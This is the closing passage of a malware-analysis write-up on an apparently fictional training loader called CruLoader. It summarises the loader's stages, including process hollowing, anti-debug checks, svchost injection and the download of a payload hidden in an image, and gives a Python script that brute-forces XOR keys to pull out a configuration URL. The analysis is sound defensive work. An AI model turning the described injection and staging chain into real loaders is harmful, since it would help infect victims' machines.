
4th stage

Here we are. I promess this is the final stage. The final function is the hardest :

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

argc= dword ptr  4
argv= dword ptr  8
envp= dword ptr  0Ch

push    0                ; uType
push    offset Caption   ; "FUD 1337 Cruloader Payload Test. Don't "...
push    offset Text      ; "Uh Oh, Hacked!!"
push    0                ; hWnd
call    ds:MessageBoxA
xor     eax, eax
retn
_main endp
```

I made a flowchart of everything we saw. I feel like it helps to understand what is going on :

I tried to keep it simple


1st Stage
Entrypoint
Load needed API calls
ROT13 decrypt names
RC4 decrypt the resource to a PE file
Create a new Process in a suspended state
Write decrypted executable to memory
Resume thread in the created process
2nd Stage
Check if it's running on svchost
Check if it's being debugged
Check there is any blacklisted Process
Load needed API Calls
Create a new svchostProcess
Injected itself into the new svchost process
3rd Stage
Load needed API calls
Fetch 'https://reddit.com/raw/mLem9DGk' content
contains another URL
Download the image on the 2nd URL
Decode the image to a valid PE
Injects it into a new svchost thread
4th Stage
Display the hacked message

And that's it ! Oh wait… The IR guy wanted some kind of automation isn't it ? Let's give him what he wants !

Let's extract that config

Can all of this hardwork be automated and take like 3secondes ? Sadly for me… It can, so I did it. First the objective : recover the first URL. Not the 2nd because **you should not reach out to unknown server without proper protection** (TOR, VPN, proxy, public WIFI… WHATEVER). Even if this is 100% safe (a reddit URL), I prefer to always keep this routine. A couple of problems :

- The 2nd stage is RC4 encrypted but we know the location and where the key is.
- There is no way (to my understanding) to predict the offset of the data we want
- Every string is encrypted with a different XOR key (but is always 1byte)
- Rotate Left is always 4, but can be 2 or 5 in another sample

Sooooooo how I did it ?

Even if this is just fiction, I wanted to have something that would work for any similar sample, so the bruteforce is kinda big.

First the RC4 key and data is recovered from the 1st stage :

```
pe = pefile.PE(file)
for entry in pe.DIRECTORY_ENTRY_RESOURCE.entries:
        if str(entry.name) == "RC_DATA" or "RCData":
                new_dirs = entry.directory
                for res in newdirs.entries:
                        data_rva = res.directory.entries[0].data.struct.OffsetToData
                        size = res.directory.entries[0].data.struct.Size
                        data = pe.get_memory_mapped_image()[data_rva:data_rva+size]
                        key = data[12:27]
                        return rc4_decrypt(key, data[28:])
```

And I dumped of ALL of the `.rdata` section of the 2nd stage and bruteforced it with RotateLeft and XOR key until I find an URL.

```
for rotAmount in range(1,10): #Bruteforce the ROT amount
        rotated = rot(data, rotAmount)
        for xorKey in range(300): # Bruteforce the XOR key
                result = ""
                for b in rotated:
                        result += chr(b ^ xorKey)
                if "http" in result:
                        pattern = "https?://(www.)?[-a-zA-Z0-9@:%._+~#=]{1,256}.[a-
zA-Z0-9()]{1,6}b([-a-zA-Z0-9()@:%_+.~#?&//=]*)?" #hope you like my tiny regex
                        config = re.search(pattern, result)
```

```
C:\Users\StatAna\Desktop\malware\discovered_binary(1)\scripts>python3 extractPayload.py -f ..\main_bin.exe
[+] Extracting the payload...
[+] Done !
[+] Extracting the config...
[+] Done !
[+] Bruteforcing the config...
[+] Found config ! https://pastebin.com/raw/mLem9DGk
```

That's might not be the most efficient way to do it, but still faster than opening IDA/x64dbg to check for the correct offset. The full code is available here

Now the IR guy got everything he wanted !

Case solved

And that's it, we solved all of the mysteries behind CruLoader. I hope you liked this post and had fun reading it. I tried not to put too many screenshots as otherwise the post would look like a gallery and I don't think this is enjoyable. Also most of the time I put IDA pseudocode because they are smaller than the graph view in Assembly but I prefer working with assembly (yeah I'm doing this *just* for you).

Let me know if you find that something can be enhanced (I'm sure it can).

Thanks again @0verflow and @VKIntel for this cool sample

See you soon for another case !